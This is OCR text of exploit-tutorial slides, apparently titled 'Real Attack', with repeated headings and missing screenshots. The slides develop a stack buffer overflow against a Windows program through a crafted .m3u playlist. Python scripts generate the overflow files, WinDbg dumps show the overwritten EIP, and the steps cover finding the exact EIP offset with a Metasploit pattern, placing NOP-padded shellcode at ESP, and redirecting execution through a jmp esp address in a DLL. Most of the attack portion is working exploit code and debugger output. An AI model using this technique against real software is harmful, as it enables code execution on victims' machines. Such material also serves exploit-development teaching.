
Real Attack
How to hack the vulnerable program

Our idea

We can elaborate the structure of the crash. m3u file, do something interesting.

Real Attack
How to hack the vulnerable program

Our idea
We can elaborate the structure of the crash. m3u file, do something interesting.




Our idea
Windbg

- WinDbg is a multipurpose debugger for the Microsoft Windows computer operating system. We use windbg to monitor the value of each register of the program.

Our idea

Windbg

- WinDbg is a multipurpose debugger for the Microsoft Windows computer operating system. We use windbg to monitor the value of each register of the program.



Our idea

- So it looks like part of our m3u file was read into the buffer and caused the buffer to overflow. We have been able to overflow the buffer and write across the instruction pointer. So we may be able to control the value of EIP.
- So it looks like part of our m3u file was read into the buffer and caused the buffer to overflow. We have been able to overflow the buffer and write across the instruction pointer. So we may be able to control the value of EIP.

Determining the buffer size to write exactly into EIP

Narrow down the location by changing our python script:

Determining the buffer size to write exactly into EIP

Narrow down the location by changing our python script:

```
1   __author__ = 'Administrator'
2   # -*- coding: utf-8 -*-
3   file_object = open('crash1.m3u', 'w')
4   for i in range(0, 25000):
5       file_object.write('\x41')
6   print('A is ok')
7   for i in range(0, 5000):
8       file_object.write('\x42')
9   print('B is ok')
10  file_object.close()
```

Determining the buffer size to write exactly into EIP

Dump the esp:

Determining the buffer size to write exactly into EIP

Dump the esp:

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00aa0000 esi=77c2fce0 edi=00007530
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010216
42424242 ??              ???
0:000> d esp
000ffd38  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffd48  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffd58  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffd68  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffd78  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffd88  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffd98  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffda8  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0:000> d
000ffdb8  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffdc8  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffdd8  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffde8  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffdf8  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffe08  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffe18  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ffe28  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB

0:000>
```

Use the Metasploit to find the exact location

Modify the Python script to create the new m3u file:

Real Attack

How to hack the vulnerable program

Use the Metasploit to find the exact location

Modify the Python script to create the new m3u file:

```
1   __author__ = 'Administrator'
2   # -*- coding: utf-8 -*-
3   file_object = open('crash1_2.m3u', 'w')
4   for i in range(0, 26067):
5       file_object.write('\x41')
6   print('A is ok')
7   file_object.write('BBBB')
8   c = '\x43'*1000
9   file_object.write(c)
10  print('done')
11  file_object.close()
```

Determining the buffer size to write exactly into EIP

Our exploit buffer so far looks like this :

Determining the buffer size to write exactly into EIP

Our exploit buffer so far looks like this :

Buffer	EBP	EIP	ESP
A(x26067)	AAAA	BBBB	|| V
41414141...41	41414141	42424242	CCCCCCCCCCCCCCCCCCCCC...CC
26093 bytes	4 bytes	4 bytes	1000 bytes?


Find memory space to host the shellcode

One idea is that we would put our shellcode into where ESP points to(instead of the C's and we tell EIP to go to the ESP address).

Real Attack
How to hack the vulnerable program

Find memory space to host the shellcode

One idea is that we would put our shellcode into where ESP points to(instead of the C's and we tell EIP to go to the ESP address).




Determining the buffer size to write exactly into EIP

Generate a string:

Determining the buffer size to write exactly into EIP

Generate a string:



Real Attack
How to hack the vulnerable program

Use the Metasploit to find the exact location

Pattern_create.txt:

Real Attack

How to hack the vulnerable program

Use the Metasploit to find the exact location

Pattern_create.txt:

Use the Metasploit to find the exact location


Take note of the contents of EIP:

Real Attack

How to hack the vulnerable program

Use the Metasploit to find the exact location

Take note of the contents of EIP:



Use the Metasploit to find the exact location


The exact length of the buffer before writing into EIP:

Real Attack

How to hack the vulnerable program

Use the Metasploit to find the exact location

The exact length of the buffer before writing into EIP:



Real Attack

How to hack the vulnerable program

Find memory space to host the shellcode

Add 4 characters in front of the pattern.

```
__author__ = 'Administrator'
# -*- coding: utf-8 -*-
file_object = open('C:\Documents and Settings\Administrator\桌面\crash3.m3u', 'w')
for i in range(0, 26067):
    file_object.write('\x41')
print('A打印完毕！')
file_object.write('BBBB') ==》覆盖EIP
preshellcode = 'XXXX'     ==》填充4bytes
file_object.write(preshellcode)
a = '1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK5ABCDEFGHIJK' \
    '6ABCDEFGHIJK7ABCDEFGHIJK8ABCDEFGHIJK9ABCDEFGHIJKAABCDEFGHIJK' \
    'BABCDEFGHIJKCABCDEFGHIJK'
file_object.write(a)
print('拼接完毕！')
file_object.close()
```

Real Attack
How to hack the vulnerable program


Find memory space to host the shellcode
Add 4 characters in front of the pattern.

Real Attack

How to hack the vulnerable program

Find memory space to host the shellcode

Add 4 characters in front of the pattern.



Real Attack
How to hack the vulnerable program

Find memory space to host the shellcode

We now have

- 1.Control over EIP
- 2.An area where we can write our code
- 3.A register that directly points at our code

Real Attack
How to hack the vulnerable program

Find memory space to host the shellcode

We now have

- 1.Control over EIP
- 2.An area where we can write our code
- 3.A register that directly points at our code

Now we nedd to

- 1.Build real shellcode
- 2.Modify EIP to jump to the address of the start of the shellcode

Real Attack
How to hack the vulnerable program

Find memory space to host the shellcode

First of all, we try to break the application.

Real Attack

How to hack the vulnerable program

Find memory space to host the shellcode

First of all, we try to break the application.

```
1  __author__ = 'Administrator'
2  import struct
3  # -*- coding: utf-8 -*-
4  file_object = open('C:\Documents and Settings\Administrator\桌面\crash4.m3u', 'wb')
5  for i in range(0, 26067):
6      file_object.write(b'\x41')
7  print('A打印完毕！')
8  eip = struct.pack('<I', 0x000ffd38)
9  preshellcode = b'\x90'*25
10 shellcode = b'\xcc'+b'\x90'*25
11 file_object.write(eip+preshellcode+shellcode)
12 print('拼接完毕！')
13 file_object.close()
```

ESP

Real Attack
How to hack the vulnerable program

Find memory space to host the shellcode


First of all, we try to break the application.

Real Attack

How to hack the vulnerable program

Find memory space to host the shellcode

First of all, we try to break the application.




Real Attack
How to hack the vulnerable program

Find memory space to host the shellcode

Why???

Find memory space to host the shellcode

Why???



ESP: 0x000ffd38

crash.m3u:

26067 A's+0x000ffd38+25NOP+'\xcc'+25NOP

Storing Words in Memory: Little Endian

Real Attack
How to hack the vulnerable program

Jump to the shellcode in a reliable way

- 1.We have managed to put our shellcode exactly where ESP points at, automatically we want the application to jump to ESP and run the shellcode.
- 2.Jumping to ESP is a very common thing in windows applications. In fact, Windows applications use one or more dll's, and these dll's contains lots of code instructions.

Real Attack
How to hack the vulnerable program

Find memory space to host the shellcode


This dll is loaded between **0x019e0000** and **0x01e8d000**.
Search this area for ff e4 :

Real Attack

How to hack the vulnerable program

Find memory space to host the shellcode

This dll is loaded between **0x019e0000** and **0x01e8d000**.
Search this area for ff e4 :



Real Attack
How to hack the vulnerable program

Find memory space to host the shellcode

Create a new m3u file using the script below:

Real Attack

How to hack the vulnerable program

Find memory space to host the shellcode

Create a new m3u file using the script below:

```
1  __author__ = 'Administrator'
2  import struct
3  # -*- coding: ascii -*-
4  file_object = open('crash.m3u', 'wb')
5  for i in range(0, 26067):
6      file_object.write(b'\x41')
7  print('A is ok')
8  eip = struct.pack('<I', 0x01b7f23a)
9  preshellcode = b'\x90'*25
10 shellcode = b'\xcc'+b'\x90'*25
11 file_object.write(eip+preshellcode+shellcode)
12 print('done')
13 file_object.close()
```

Find memory space to host the shellcode

